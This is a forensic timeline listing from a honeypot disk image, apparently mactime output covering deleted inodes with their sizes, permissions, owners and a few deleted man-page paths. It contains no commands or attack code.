 4412 ..c -rw-r--r-- root     root     79234    <honeypot.hda5.dd-dead-79234>
 2149 ..c -rw-r--r-- 17275    games    94089    <honeypot.hda5.dd-dead-94089>
 1389 ..c -rw-r--r-- 17275    games    17539    <honeypot.hda5.dd-dead-17539>
 2357 ..c -rw-r--r-- 17275    games    140675   <honeypot.hda5.dd-dead-140675>
    9 ..c -rw-r--r-- 17275    games    94096    <honeypot.hda5.dd-dead-94096>
    9 ..c -rw-r--r-- 17275    games    140687   <honeypot.hda5.dd-dead-140687>
    0 mac drwxr-xr-x 17275    games    94151    <honeypot.hda5.dd-dead-94151>
 4740 ..c -rw-r--r-- root     root     79240    <honeypot.hda5.dd-dead-79240>
    0 mac drwxr-xr-x 17275    games    94203    <honeypot.hda5.dd-dead-94203>
 4360 ..c -rw-r--r-- root     root     48415    <honeypot.hda5.dd-dead-48415>
  565 ..c -rw-r--r-- root     root     125339   <honeypot.hda5.dd-dead-125339>
 5612 ..c -rw-r--r-- root     root     79276    <honeypot.hda5.dd-dead-79276>
    0 mac drwxr-xr-x 17275    games    63762    <honeypot.hda5.dd-dead-63762>
 4348 ..c -rw-r--r-- root     root     79282    <honeypot.hda5.dd-dead-79282>
 2687 ..c -rw-r--r-- 17275    games    94196    <honeypot.hda5.dd-dead-94196>
 4452 ..c -rw-r--r-- root     root     79233    <honeypot.hda5.dd-dead-79233>
 2050 ..c -rw-r--r-- 17275    games    109910   <honeypot.hda5.dd-dead-109910>
   27 ..c lrwxrwxrwx root     root     125323   <honeypot.hda5.dd-dead-125323>
 2577 ..c -rw-r--r-- 17275    games    17553    <honeypot.hda5.dd-dead-17553>
11932 ..c -rw-r--r-- root     root     125333   <honeypot.hda5.dd-dead-125333>
   46 ..c -rw-r--r-- 17275    games    94097    <honeypot.hda5.dd-dead-94097>
    0 mac drwxr-xr-x 17275    games    94085    <honeypot.hda5.dd-dead-94085>
 2041 ..c -rw-r--r-- 17275    games    94126    <honeypot.hda5.dd-dead-94126>
 1526 ..c -rw-r--r-- 17275    games    94217    <honeypot.hda5.dd-dead-94217>
 4752 ..c -rw-r--r-- root     root     48429    <honeypot.hda5.dd-dead-48429>
  367 ..c -rw-r--r-- 17275    games    94185    <honeypot.hda5.dd-dead-94185>
 4272 ..c -rw-r--r-- root     root     48414    <honeypot.hda5.dd-dead-48414>
 4684 ..c -rw-r--r-- root     root     109956   <honeypot.hda5.dd-dead-109956>
   29 ..c lrwxrwxrwx root     root     125331   <honeypot.hda5.dd-dead-125331>
 4376 ..c -rw-r--r-- root     root     48411    <honeypot.hda5.dd-dead-48411>
 5567 ..c -rw-r--r-- 17275    games    48309    <honeypot.hda5.dd-dead-48309>
 4739 ..c -rw-r--r-- 17275    games    94093    <honeypot.hda5.dd-dead-94093>
  554 ..c -rw-r--r-- root     root     125340   <honeypot.hda5.dd-dead-125340>
    9 ..c -rw-r--r-- 17275    games    94121    <honeypot.hda5.dd-dead-94121>
 4220 ..c -rw-r--r-- root     root     79310    <honeypot.hda5.dd-dead-79310>
   38 ..c -rw-r--r-- 17275    games    94105    <honeypot.hda5.dd-dead-94105>
   31 ..c lrwxrwxrwx root     root     125302   <honeypot.hda5.dd-dead-125302>
   24 ..c lrwxrwxrwx root     root     125314   <honeypot.hda5.dd-dead-125314>
   17 ..c lrwxrwxrwx root     root     63792    <honeypot.hda5.dd-dead-63792>
 5904 ..c -rw-r--r-- root     root     125335   <honeypot.hda5.dd-dead-125335>
 1515 ..c -rw-r--r-- 17275    games    94211    <honeypot.hda5.dd-dead-94211>
    0 mac drwxr-xr-x 17275    games    94061    <honeypot.hda5.dd-dead-94061>
 4340 ..c -rw-r--r-- root     root     79235    <honeypot.hda5.dd-dead-79235>
 5228 ..c -rw-r--r-- root     root     48439    <honeypot.hda5.dd-dead-48439>
 2955 ..c -rw-r--r-- 17275    games    79079    <honeypot.hda5.dd-dead-79079>
    0 mac drwxr-xr-x 17275    games    109889   <honeypot.hda5.dd-dead-109889>
 7240 ..c -rw-r--r-- root     root     125345   <honeypot.hda5.dd-dead-125345>
 4244 ..c -rw-r--r-- root     root     79225    <honeypot.hda5.dd-dead-79225>
 2043 ..c -rw-r--r-- 17275    games    94078    <honeypot.hda5.dd-dead-94078>
 5760 ..c -rw-r--r-- root     root     109961   <honeypot.hda5.dd-dead-109961>
 4736 ..c -rw-r--r-- root     root     125360   <honeypot.hda5.dd-dead-125360>
 2188 ..c -rw-r--r-- 17275    games    94099    <honeypot.hda5.dd-dead-94099>
 4664 ..c -rw-r--r-- root     root     79295    <honeypot.hda5.dd-dead-79295>
  146 ..c -rw-r--r-- 17275    games    94106    <honeypot.hda5.dd-dead-94106>
 3872 ..c -rw-r--r-- root     root     79313    <honeypot.hda5.dd-dead-79313>
 8692 ..c -rw-r--r-- root     root     48434    <honeypot.hda5.dd-dead-48434>
 7324 ..c -rw-r--r-- root     root     63814    <honeypot.hda5.dd-dead-63814>
 4460 ..c -rw-r--r-- root     root     79292    <honeypot.hda5.dd-dead-79292>
   38 ..c -rw-r--r-- 17275    games    94082    <honeypot.hda5.dd-dead-94082>
   14 ..c lrwxrwxrwx root     root     63791    <honeypot.hda5.dd-dead-63791>
    0 mac drwxr-xr-x 17275    games    94166    <honeypot.hda5.dd-dead-94166>
    0 mac drwxr-xr-x 17275    games    79107    <honeypot.hda5.dd-dead-79107>
 2248 ..c -rw-r--r-- 17275    games    79116    <honeypot.hda5.dd-dead-79116>
   14 ..c lrwxrwxrwx root     root     63790    <honeypot.hda5.dd-dead-63790>
 4500 ..c -rw-r--r-- root     root     109951   <honeypot.hda5.dd-dead-109951>
 5071 ..c -rw-r--r-- 17275    games    78454    <honeypot.hda5.dd-dead-78454>
 5680 ..c -rw-r--r-- root     root     79247    <honeypot.hda5.dd-dead-79247>
  375 ..c -rw-r--r-- 17275    games    140689   <honeypot.hda5.dd-dead-140689>
    9 ..c -rw-r--r-- 17275    games    94153    <honeypot.hda5.dd-dead-94153>
 5504 ..c -rw-r--r-- root     root     125361   <honeypot.hda5.dd-dead-125361>
  597 ..c -rw-r--r-- 17275    games    79123    <honeypot.hda5.dd-dead-79123>
 4600 ..c -rw-r--r-- root     root     79291    <honeypot.hda5.dd-dead-79291>
    0 mac drwxr-xr-x 17275    games    94131    <honeypot.hda5.dd-dead-94131>
    9 ..c -rw-r--r-- 17275    games    94104    <honeypot.hda5.dd-dead-94104>
 5776 ..c -rw-r--r-- root     root     79301    <honeypot.hda5.dd-dead-79301>
```

```
 4333 ..c -rw-r--r-- 17275    games    94075    <honeypot.hda5.dd-dead-94075>
 4460 ..c -rw-r--r-- root     root     109950   <honeypot.hda5.dd-dead-109950>
19493 ..c -rw-r--r-- root     root     79322    <honeypot.hda5.dd-dead-79322>
 4356 ..c -rw-r--r-- root     root     109960   <honeypot.hda5.dd-dead-109960>
 7300 ..c -rw-r--r-- root     root     125354   <honeypot.hda5.dd-dead-125354>
 1925 ..c -rw-r--r-- 17275    games    94149    <honeypot.hda5.dd-dead-94149>
 5216 ..c -rw-r--r-- root     root     48442    <honeypot.hda5.dd-dead-48442>
 4560 ..c -rw-r--r-- root     root     79265    <honeypot.hda5.dd-dead-79265>
   39 ..c -rw-r--r-- 17275    games    94137    <honeypot.hda5.dd-dead-94137>
 4764 ..c -rw-r--r-- root     root     79293    <honeypot.hda5.dd-dead-79293>
    0 mac drwxr-xr-x 17275    games    109890   <honeypot.hda5.dd-dead-109890>
11032 ..c -rw-r--r-- root     root     125364   <honeypot.hda5.dd-dead-125364>
 5280 ..c -rw-r--r-- root     root     79261    <honeypot.hda5.dd-dead-79261>
 4544 ..c -rw-r--r-- root     root     48418    <honeypot.hda5.dd-dead-48418>
    9 ..c -rw-r--r-- 17275    games    94136    <honeypot.hda5.dd-dead-94136>
  819 ..c -rw-r--r-- root     root     125337   <honeypot.hda5.dd-dead-125337>
 4126 ..c -rw-r--r-- 17275    games    94108    <honeypot.hda5.dd-dead-94108>
   22 ..c lrwxrwxrwx root     root     125329   <honeypot.hda5.dd-dead-125329>
 1318 ..c -rw-r--r-- 17275    games    109896   <honeypot.hda5.dd-dead-109896>
 1865 ..c -rw-r--r-- 17275    games    94144    <honeypot.hda5.dd-dead-94144>
    9 ..c -rw-r--r-- 17275    games    94192    <honeypot.hda5.dd-dead-94192>
    0 mac drwxr-xr-x 17275    games    94186    <honeypot.hda5.dd-dead-94186>
 6128 ..c -rw-r--r-- root     root     109949   <honeypot.hda5.dd-dead-109949>
 2684 ..c -rw-r--r-- 17275    games    79108    <honeypot.hda5.dd-dead-79108>
 4280 ..c -rw-r--r-- root     root     48454    <honeypot.hda5.dd-dead-48454>
 4700 ..c -rw-r--r-- root     root     79250    <honeypot.hda5.dd-dead-79250>
   55 ..c -rw-r--r-- 17275    games    94180    <honeypot.hda5.dd-dead-94180>
 2068 ..c -rw-r--r-- 17275    games    140677   <honeypot.hda5.dd-dead-140677>
 4508 ..c -rw-r--r-- root     root     48413    <honeypot.hda5.dd-dead-48413>
   15 ..c lrwxrwxrwx root     root     63793    <honeypot.hda5.dd-dead-63793>
 4908 ..c -rw-r--r-- root     root     125348   <honeypot.hda5.dd-dead-125348>
 2650 ..c -rw-r--r-- 17275    games    17556    <honeypot.hda5.dd-dead-17556>
 4304 ..c -rw-r--r-- root     root     109955   <honeypot.hda5.dd-dead-109955>
 1467 ..c -rw-r--r-- 17275    games    94208    <honeypot.hda5.dd-dead-94208>
 2105 ..c -rw-r--r-- 17275    games    94199    <honeypot.hda5.dd-dead-94199>
12585 ..c -rw-r--r-- root     root     79222    <honeypot.hda5.dd-dead-79222>
   29 ..c lrwxrwxrwx root     root     125305   <honeypot.hda5.dd-dead-125305>
 4576 ..c -rw-r--r-- root     root     109944   <honeypot.hda5.dd-dead-109944>
 6772 ..c -rw-r--r-- root     root     63798    <honeypot.hda5.dd-dead-63798>
13196 ..c -rw-r--r-- root     root     79270    <honeypot.hda5.dd-dead-79270>
13668 ..c -rw-r--r-- root     root     48416    <honeypot.hda5.dd-dead-48416>
    9 ..c -rw-r--r-- 17275    games    94132    <honeypot.hda5.dd-dead-94132>
 4636 ..c -rw-r--r-- root     root     48421    <honeypot.hda5.dd-dead-48421>
 1572 ..c -rw-r--r-- 17275    games    94218    <honeypot.hda5.dd-dead-94218>
   24 ..c lrwxrwxrwx root     root     125316   <honeypot.hda5.dd-dead-125316>
15472 ..c -rw-r--r-- root     root     48436    <honeypot.hda5.dd-dead-48436>
 7324 ..c -rw-r--r-- root     root     79245    <honeypot.hda5.dd-dead-79245>
 4996 ..c -rw-r--r-- root     root     48430    <honeypot.hda5.dd-dead-48430>
 2334 ..c -rw-r--r-- 17275    games    94100    <honeypot.hda5.dd-dead-94100>
 4716 ..c -rw-r--r-- root     root     79242    <honeypot.hda5.dd-dead-79242>
  250 ..c -rw-r--r-- 17275    games    79126    <honeypot.hda5.dd-dead-79126>
    0 mac drwxr-xr-x 17275    games    94170    <honeypot.hda5.dd-dead-94170>
 1480 ..c -rw-r--r-- 17275    games    17541    <honeypot.hda5.dd-dead-17541>
 5736 ..c -rw-r--r-- root     root     79251    <honeypot.hda5.dd-dead-79251>
 1506 ..c -rw-r--r-- 17275    games    17543    <honeypot.hda5.dd-dead-17543>
    9 ..c -rw-r--r-- 17275    games    94112    <honeypot.hda5.dd-dead-94112>
   24 ..c lrwxrwxrwx root     root     125321   <honeypot.hda5.dd-dead-125321>
 4464 ..c -rw-r--r-- root     root     109962   <honeypot.hda5.dd-dead-109962>
 1633 ..c -rw-r--r-- 17275    games    94117    <honeypot.hda5.dd-dead-94117>
 1326 ..c -rw-r--r-- 17275    games    109887   <honeypot.hda5.dd-dead-109887>
 3028 ..c -rw-r--r-- 17275    games    94066    <honeypot.hda5.dd-dead-94066>
 2141 ..c -/-rw-r--r-- 17275    games    48311    /usr/man/man8/yppush.8.gz (deleted)
 4496 ..c -rw-r--r-- root     root     109957   <honeypot.hda5.dd-dead-109957>
    0 mac drwxr-xr-x 17275    games    94069    <honeypot.hda5.dd-dead-94069>
   52 ..c -rw-r--r-- root     root     125332   <honeypot.hda5.dd-dead-125332>
    9 ..c -rw-r--r-- 17275    games    94183    <honeypot.hda5.dd-dead-94183>
 1067 ..c -rw-r--r-- root     root     125341   <honeypot.hda5.dd-dead-125341>
 4688 ..c -rw-r--r-- root     root     48419    <honeypot.hda5.dd-dead-48419>
 4608 ..c -rw-r--r-- root     root     79294    <honeypot.hda5.dd-dead-79294>
   39 ..c -rw-r--r-- 17275    games    94122    <honeypot.hda5.dd-dead-94122>
    0 mac drwxr-xr-x 17275    games    17557    <honeypot.hda5.dd-dead-17557>
  228 ..c -rw-r--r-- 17275    games    94138    <honeypot.hda5.dd-dead-94138>
 4200 ..c -rw-r--r-- root     root     79236    <honeypot.hda5.dd-dead-79236>
 4476 ..c -rw-r--r-- root     root     125357   <honeypot.hda5.dd-dead-125357>
    9 ..c -rw-r--r-- 17275    games    94214    <honeypot.hda5.dd-dead-94214>
 7092 ..c -rw-r--r-- root     root     125349   <honeypot.hda5.dd-dead-125349>
 4740 ..c -rw-r--r-- root     root     48451    <honeypot.hda5.dd-dead-48451>
    9 ..c -rw-r--r-- 17275    games    94167    <honeypot.hda5.dd-dead-94167>
 1955 ..c -rw-r--r-- 17275    games    140679   <honeypot.hda5.dd-dead-140679>
 4520 ..c -rw-r--r-- root     root     63802    <honeypot.hda5.dd-dead-63802>
  181 ..c -rw-r--r-- 17275    games    94161    <honeypot.hda5.dd-dead-94161>
 2750 ..c -rw-r--r-- 17275    games    79113    <honeypot.hda5.dd-dead-79113>
 5292 ..c -rw-r--r-- root     root     79279    <honeypot.hda5.dd-dead-79279>
 5948 ..c -rw-r--r-- root     root     79266    <honeypot.hda5.dd-dead-79266>
    0 mac drwxr-xr-x 17275    games    109883   <honeypot.hda5.dd-dead-109883>
 3838 ..c -rw-r--r-- 17275    games    48312    <honeypot.hda5.dd-dead-48312>
    0 mac drwxr-xr-x 17275    games    94119    <honeypot.hda5.dd-dead-94119>
 4500 ..c -rw-r--r-- root     root     109958   <honeypot.hda5.dd-dead-109958>
 2699 ..c -rw-r--r-- 17275    games    94201    <honeypot.hda5.dd-dead-94201>
 1298 ..c -rw-r--r-- 17275    games    79118    <honeypot.hda5.dd-dead-79118>
 4420 ..c -rw-r--r-- root     root     48412    <honeypot.hda5.dd-dead-48412>
 4524 ..c -rw-r--r-- root     root     109963   <honeypot.hda5.dd-dead-109963>
 4596 ..c -rw-r--r-- root     root     79308    <honeypot.hda5.dd-dead-79308>
 5000 ..c -rw-r--r-- root     root     79312    <honeypot.hda5.dd-dead-79312>
 1765 ..c -rw-r--r-- 17275    games    94145    <honeypot.hda5.dd-dead-94145>
   25 ..c lrwxrwxrwx root     root     125311   <honeypot.hda5.dd-dead-125311>
 9004 ..c -rw-r--r-- root     root     63812    <honeypot.hda5.dd-dead-63812>
 2222 ..c -rw-r--r-- 17275    games    94202    <honeypot.hda5.dd-dead-94202>
   43 ..c -rw-r--r-- 17275    games    109894   <honeypot.hda5.dd-dead-109894>
 2149 ..c -rw-r--r-- 17275    games    94127    <honeypot.hda5.dd-dead-94127>
 1932 ..c -rw-r--r-- 17275    games    94128    <honeypot.hda5.dd-dead-94128>
 4328 ..c -rw-r--r-- root     root     79232    <honeypot.hda5.dd-dead-79232>
```

```
  461 ..c -rw-r--r-- 17275    games    94177    <honeypot.hda5.dd-dead-94177>
   45 ..c -rw-r--r-- 17275    games    94193    <honeypot.hda5.dd-dead-94193>
 5840 ..c -rw-r--r-- root     root     125353   <honeypot.hda5.dd-dead-125353>
   17 ..c lrwxrwxrwx root     root     63789    <honeypot.hda5.dd-dead-63789>
    0 mac drwxr-xr-x 17275    games    63774    <honeypot.hda5.dd-dead-63774>
 2118 ..c -rw-r--r-- 17275    games    17554    <honeypot.hda5.dd-dead-17554>
    9 ..c -rw-r--r-- 17275    games    94071    <honeypot.hda5.dd-dead-94071>
    0 mac drwxr-xr-x 17275    games    79117    <honeypot.hda5.dd-dead-79117>
 3068 ..c -rw-r--r-- 17275    games    94067    <honeypot.hda5.dd-dead-94067>
 1310 ..c -rw-r--r-- 17275    games    79121    <honeypot.hda5.dd-dead-79121>
 1909 ..c -rw-r--r-- 17275    games    79112    <honeypot.hda5.dd-dead-79112>
 6752 ..c -rw-r--r-- root     root     79300    <honeypot.hda5.dd-dead-79300>
 2357 ..c -rw-r--r-- 17275    games    109900   <honeypot.hda5.dd-dead-109900>
 5184 ..c -rw-r--r-- root     root     48446    <honeypot.hda5.dd-dead-48446>
11108 ..c -rw-r--r-- root     root     48425    <honeypot.hda5.dd-dead-48425>
 3675 ..c -rw-r--r-- 17275    games    17566    <honeypot.hda5.dd-dead-17566>
 4284 ..c -rw-r--r-- root     root     63799    <honeypot.hda5.dd-dead-63799>
 4564 ..c -rw-r--r-- root     root     63808    <honeypot.hda5.dd-dead-63808>
 4160 ..c -rw-r--r-- root     root     79237    <honeypot.hda5.dd-dead-79237>
    0 mac drwxr-xr-x 17275    games    94191    <honeypot.hda5.dd-dead-94191>
    0 mac drwxr-xr-x 17275    games    94143    <honeypot.hda5.dd-dead-94143>
 2343 ..c -rw-r--r-- 17275    games    94130    <honeypot.hda5.dd-dead-94130>
 2798 ..c -rw-r--r-- 17275    games    109908   <honeypot.hda5.dd-dead-109908>
17995 ..c -rwxr-xr-x 17275    games    17567    <honeypot.hda5.dd-dead-17567>
   37 ..c -rw-r--r-- 17275    games    140688   <honeypot.hda5.dd-dead-140688>
   27 ..c lrwxrwxrwx root     root     125310   <honeypot.hda5.dd-dead-125310>
  140 ..c -rw-r--r-- 17275    games    94173    <honeypot.hda5.dd-dead-94173>
    0 mac drwxr-xr-x 17275    games    94190    <honeypot.hda5.dd-dead-94190>
 4724 ..c -rw-r--r-- root     root     79274    <honeypot.hda5.dd-dead-79274>
    0 mac drwxr-xr-x 17275    games    94135    <honeypot.hda5.dd-dead-94135>
   41 ..c -rw-r--r-- 17275    games    94176    <honeypot.hda5.dd-dead-94176>
 4974 ..c -rw-r--r-- 17275    games    79076    <honeypot.hda5.dd-dead-79076>
117710 ..c -rw-r--r-- root    root     63815    <honeypot.hda5.dd-dead-63815>
    0 mac drwxr-xr-x 17275    games    94070    <honeypot.hda5.dd-dead-94070>
 2801 ..c -rw-r--r-- 17275    games    94065    <honeypot.hda5.dd-dead-94065>
 4444 ..c -rw-r--r-- root     root     109959   <honeypot.hda5.dd-dead-109959>
 2164 ..c -rw-r--r-- 17275    games    140678   <honeypot.hda5.dd-dead-140678>
 4764 ..c -rw-r--r-- root     root     79286    <honeypot.hda5.dd-dead-79286>
   43 ..c -rw-r--r-- 17275    games    48305    <honeypot.hda5.dd-dead-48305>
80361 ..c -rwxr-xr-x 17275    games    79083    <honeypot.hda5.dd-dead-79083>
 4708 ..c -rw-r--r-- root     root     79248    <honeypot.hda5.dd-dead-79248>
 4516 ..c -rw-r--r-- root     root     79264    <honeypot.hda5.dd-dead-79264>
 3247 ..c -rw-r--r-- 17275    games    17564    <honeypot.hda5.dd-dead-17564>
  233 ..c -rw-r--r-- 17275    games    94088    <honeypot.hda5.dd-dead-94088>
   40 ..c -rw-r--r-- 17275    games    94172    <honeypot.hda5.dd-dead-94172>
 4508 ..c -rw-r--r-- root     root     48422    <honeypot.hda5.dd-dead-48422>
 5760 ..c -rw-r--r-- root     root     109943   <honeypot.hda5.dd-dead-109943>
   46 ..c -rw-r--r-- 17275    games    94063    <honeypot.hda5.dd-dead-94063>
 1051 ..c -rw-r--r-- root     root     125338   <honeypot.hda5.dd-dead-125338>
    9 ..c -rw-r--r-- 17275    games    94205    <honeypot.hda5.dd-dead-94205>
    9 ..c -rw-r--r-- 17275    games    94081    <honeypot.hda5.dd-dead-94081>
   51 ..c -rw-r--r-- 17275    games    109893   <honeypot.hda5.dd-dead-109893>
 7064 ..c -rw-r--r-- root     root     79249    <honeypot.hda5.dd-dead-79249>
 6088 ..c -rw-r--r-- root     root     79246    <honeypot.hda5.dd-dead-79246>
    0 mac drwxr-xr-x 17275    games    17538    <honeypot.hda5.dd-dead-17538>
   14 ..c lrwxrwxrwx root     root     63787    <honeypot.hda5.dd-dead-63787>
 4692 ..c -rw-r--r-- root     root     48445    <honeypot.hda5.dd-dead-48445>
 3769 ..c -rw-r--r-- 17275    games    94091    <honeypot.hda5.dd-dead-94091>
11652 ..c -rw-r--r-- root     root     63801    <honeypot.hda5.dd-dead-63801>
   24 ..c lrwxrwxrwx root     root     125322   <honeypot.hda5.dd-dead-125322>
 5240 ..c -rw-r--r-- root     root     79253    <honeypot.hda5.dd-dead-79253>
    0 mac drwxr-xr-x 17275    games    17548    <honeypot.hda5.dd-dead-17548>
 2152 ..c -rw-r--r-- 17275    games    94076    <honeypot.hda5.dd-dead-94076>
 5744 ..c -rw-r--r-- root     root     63805    <honeypot.hda5.dd-dead-63805>
   45 ..c -rw-r--r-- 17275    games    94181    <honeypot.hda5.dd-dead-94181>
 2152 ..c -rw-r--r-- 17275    games    109907   <honeypot.hda5.dd-dead-109907>
 3097 ..c -rw-r--r-- 17275    games    79109    <honeypot.hda5.dd-dead-79109>
 4532 ..c -rw-r--r-- root     root     79231    <honeypot.hda5.dd-dead-79231>
    0 mac drwxr-xr-x 17275    games    125232   <honeypot.hda5.dd-dead-125232>
 5616 ..c -rw-r--r-- root     root     63811    <honeypot.hda5.dd-dead-63811>
    0 mac drwxr-xr-x 17275    games    94139    <honeypot.hda5.dd-dead-94139>
 8527 ..c -rw-r--r-- root     root     63796    <honeypot.hda5.dd-dead-63796>
 5252 ..c -rw-r--r-- root     root     79278    <honeypot.hda5.dd-dead-79278>
 4436 ..c -rw-r--r-- root     root     79275    <honeypot.hda5.dd-dead-79275>
 4096 ..c -rw-r--r-- root     root     79241    <honeypot.hda5.dd-dead-79241>
    9 ..c -rw-r--r-- 17275    games    109891   <honeypot.hda5.dd-dead-109891>
   25 ..c lrwxrwxrwx root     root     125330   <honeypot.hda5.dd-dead-125330>
 4524 ..c -rw-r--r-- root     root     125355   <honeypot.hda5.dd-dead-125355>
    0 mac drwxr-xr-x 17275    games    94204    <honeypot.hda5.dd-dead-94204>
  228 ..c -rw-r--r-- 17275    games    94189    <honeypot.hda5.dd-dead-94189>
    0 mac drwxr-xr-x 17275    games    140672   <honeypot.hda5.dd-dead-140672>
    0 mac drwxr-xr-x 17275    games    48360    <honeypot.hda5.dd-dead-48360>
 4312 ..c -rw-r--r-- root     root     79284    <honeypot.hda5.dd-dead-79284>
 1407 ..c -rw-r--r-- 17275    games    109886   <honeypot.hda5.dd-dead-109886>
 1511 ..c -rw-r--r-- 17275    games    109888   <honeypot.hda5.dd-dead-109888>
 2336 ..c -rw-r--r-- 17275    games    94125    <honeypot.hda5.dd-dead-94125>
170146 ..c -rw-r--r-- root    root     125365   <honeypot.hda5.dd-dead-125365>
11508 ..c -rw-r--r-- root     root     48433    <honeypot.hda5.dd-dead-48433>
 5076 ..c -rw-r--r-- root     root     79252    <honeypot.hda5.dd-dead-79252>
   26 ..c lrwxrwxrwx root     root     125327   <honeypot.hda5.dd-dead-125327>
 4632 ..c -rw-r--r-- root     root     79304    <honeypot.hda5.dd-dead-79304>
 4748 ..c -rw-r--r-- root     root     48440    <honeypot.hda5.dd-dead-48440>
 4412 ..c -rw-r--r-- root     root     48452    <honeypot.hda5.dd-dead-48452>
    0 mac drwxr-xr-x 17275    games    109902   <honeypot.hda5.dd-dead-109902>
 7576 ..c -rw-r--r-- root     root     79255    <honeypot.hda5.dd-dead-79255>
   36 ..c -rw-r--r-- 17275    games    94168    <honeypot.hda5.dd-dead-94168>
   53 ..c -rw-r--r-- 17275    games    94072    <honeypot.hda5.dd-dead-94072>
 1499 ..c -rw-r--r-- 17275    games    17540    <honeypot.hda5.dd-dead-17540>
 4608 ..c -rw-r--r-- root     root     48457    <honeypot.hda5.dd-dead-48457>
 4300 ..c -rw-r--r-- root     root     79238    <honeypot.hda5.dd-dead-79238>
 7616 ..c -/-rw-r--r-- 17275   games    48314   /usr/man/man8/ypxfrd.8.gz (deleted)
 5324 ..c -rw-r--r-- root     root     79290    <honeypot.hda5.dd-dead-79290>
```

```
                            0 mac drwxr-xr-x 17275    games    109911   <honeypot.hda5.dd-dead-109911>
                         5680 ..c -rw-r--r-- root     root     63810    <honeypot.hda5.dd-dead-63810>
                         4972 ..c -rw-r--r-- root     root     109953   <honeypot.hda5.dd-dead-109953>
                         1253 ..c -rw-r--r-- 17275    games    94164    <honeypot.hda5.dd-dead-94164>
                         4108 ..c -rw-r--r-- root     root     48455    <honeypot.hda5.dd-dead-48455>
                         1076 ..c -rw-r--r-- 17275    games    140676   <honeypot.hda5.dd-dead-140676>
                          318 ..c -rw-r--r-- 17275    games    48306    <honeypot.hda5.dd-dead-48306>
                         4900 ..c -rw-r--r-- root     root     79262    <honeypot.hda5.dd-dead-79262>
                            0 mac drwxr-xr-x 17275    games    94157    <honeypot.hda5.dd-dead-94157>
                         3623 ..c -rw-r--r-- 17275    games    48339    <honeypot.hda5.dd-dead-48339>
                            0 mac drwxr-xr-x 17275    games    94095    <honeypot.hda5.dd-dead-94095>
                          183 ..c -rw-r--r-- 17275    games    94207    <honeypot.hda5.dd-dead-94207>
                           27 ..c lrwxrwxrwx root     root     125312   <honeypot.hda5.dd-dead-125312>
                         4516 ..c -rw-r--r-- root     root     79258    <honeypot.hda5.dd-dead-79258>
                         4220 ..c -rw-r--r-- root     root     79283    <honeypot.hda5.dd-dead-79283>
                        10656 ..c -rw-r--r-- root     root     125347   <honeypot.hda5.dd-dead-125347>
                           39 ..c -rw-r--r-- 17275    games    94141    <honeypot.hda5.dd-dead-94141>
                           26 ..c lrwxrwxrwx root     root     125318   <honeypot.hda5.dd-dead-125318>
                            9 ..c -rw-r--r-- 17275    games    94159    <honeypot.hda5.dd-dead-94159>
                           22 ..c lrwxrwxrwx root     root     125315   <honeypot.hda5.dd-dead-125315>
                         4544 ..c -rw-r--r-- root     root     79224    <honeypot.hda5.dd-dead-79224>
                            9 ..c -rw-r--r-- 17275    games    94171    <honeypot.hda5.dd-dead-94171>
                         1612 ..c -rw-r--r-- 17275    games    94146    <honeypot.hda5.dd-dead-94146>
                         2362 ..c -rw-r--r-- 17275    games    79122    <honeypot.hda5.dd-dead-79122>
                          224 ..c -rw-r--r-- 17275    games    94083    <honeypot.hda5.dd-dead-94083>
                         2068 ..c -rw-r--r-- 17275    games    94077    <honeypot.hda5.dd-dead-94077>
                            0 mac drwxr-xr-x 17275    games    94182    <honeypot.hda5.dd-dead-94182>
                         4444 ..c -rw-r--r-- root     root     48423    <honeypot.hda5.dd-dead-48423>
                         4600 ..c -rw-r--r-- root     root     48449    <honeypot.hda5.dd-dead-48449>
                        15153 ..c -rw-r--r-- 17275    games    79318    <honeypot.hda5.dd-dead-79318>
                           26 ..c lrwxrwxrwx root     root     125319   <honeypot.hda5.dd-dead-125319>
                         2696 ..c -rw-r--r-- 17275    games    109899   <honeypot.hda5.dd-dead-109899>
                         1604 ..c -rw-r--r-- 17275    games    94116    <honeypot.hda5.dd-dead-94116>
                        25275 ..c -rw-r--r-- 17275    games    17563    <honeypot.hda5.dd-dead-17563>
                         4364 ..c -rw-r--r-- root     root     125336   <honeypot.hda5.dd-dead-125336>
                            0 mac drwxr-xr-x 17275    games    94213    <honeypot.hda5.dd-dead-94213>
                         2364 ..c -rw-r--r-- 17275    games    140681   <honeypot.hda5.dd-dead-140681>
                         2070 ..c -rw-r--r-- 17275    games    109906   <honeypot.hda5.dd-dead-109906>
                            0 mac drwxr-xr-x 17275    games    140686   <honeypot.hda5.dd-dead-140686>
                            0 mac drwxr-xr-x 17275    games    94110    <honeypot.hda5.dd-dead-94110>
                         4776 ..c -rw-r--r-- root     root     125359   <honeypot.hda5.dd-dead-125359>
                         5900 ..c -rw-r--r-- root     root     79260    <honeypot.hda5.dd-dead-79260>
                         2007 ..c -rw-r--r-- 17275    games    94074    <honeypot.hda5.dd-dead-94074>
                         1923 ..c -rw-r--r-- 17275    games    17555    <honeypot.hda5.dd-dead-17555>
                         3309 ..c -rw-r--r-- 17275    games    79114    <honeypot.hda5.dd-dead-79114>
                         4212 ..c -rw-r--r-- root     root     79230    <honeypot.hda5.dd-dead-79230>
                          200 ..c -rw-r--r-- 17275    games    94064    <honeypot.hda5.dd-dead-94064>
                          318 ..c -rw-r--r-- 17275    games    94123    <honeypot.hda5.dd-dead-94123>
                        11008 ..c -rw-r--r-- root     root     125352   <honeypot.hda5.dd-dead-125352>
                            9 ..c -rw-r--r-- 17275    games    48304    <honeypot.hda5.dd-dead-48304>
                          565 ..c -rw-r--r-- root     root     125344   <honeypot.hda5.dd-dead-125344>
                         9188 ..c -rw-r--r-- root     root     79267    <honeypot.hda5.dd-dead-79267>
                         5052 ..c -rw-r--r-- root     root     48447    <honeypot.hda5.dd-dead-48447>
                           22 ..c lrwxrwxrwx root     root     125309   <honeypot.hda5.dd-dead-125309>
                         2368 ..c -rw-r--r-- 17275    games    140680   <honeypot.hda5.dd-dead-140680>
                         3556 ..c -rw-r--r-- root     root     79311    <honeypot.hda5.dd-dead-79311>
                           28 ..c lrwxrwxrwx root     root     125326   <honeypot.hda5.dd-dead-125326>
                           51 ..c -rw-r--r-- 17275    games    94155    <honeypot.hda5.dd-dead-94155>
                         2872 ..c -rw-r--r-- 17275    games    79111    <honeypot.hda5.dd-dead-79111>
                        12320 ..c -rw-r--r-- root     root     48432    <honeypot.hda5.dd-dead-48432>
                        99300 ..c -/-rw-r--r-- 17275    games    78932    /usr/man/man1/telnet.1.gz (deleted)
                           38 ..c -rw-r--r-- 17275    games    94087    <honeypot.hda5.dd-dead-94087>
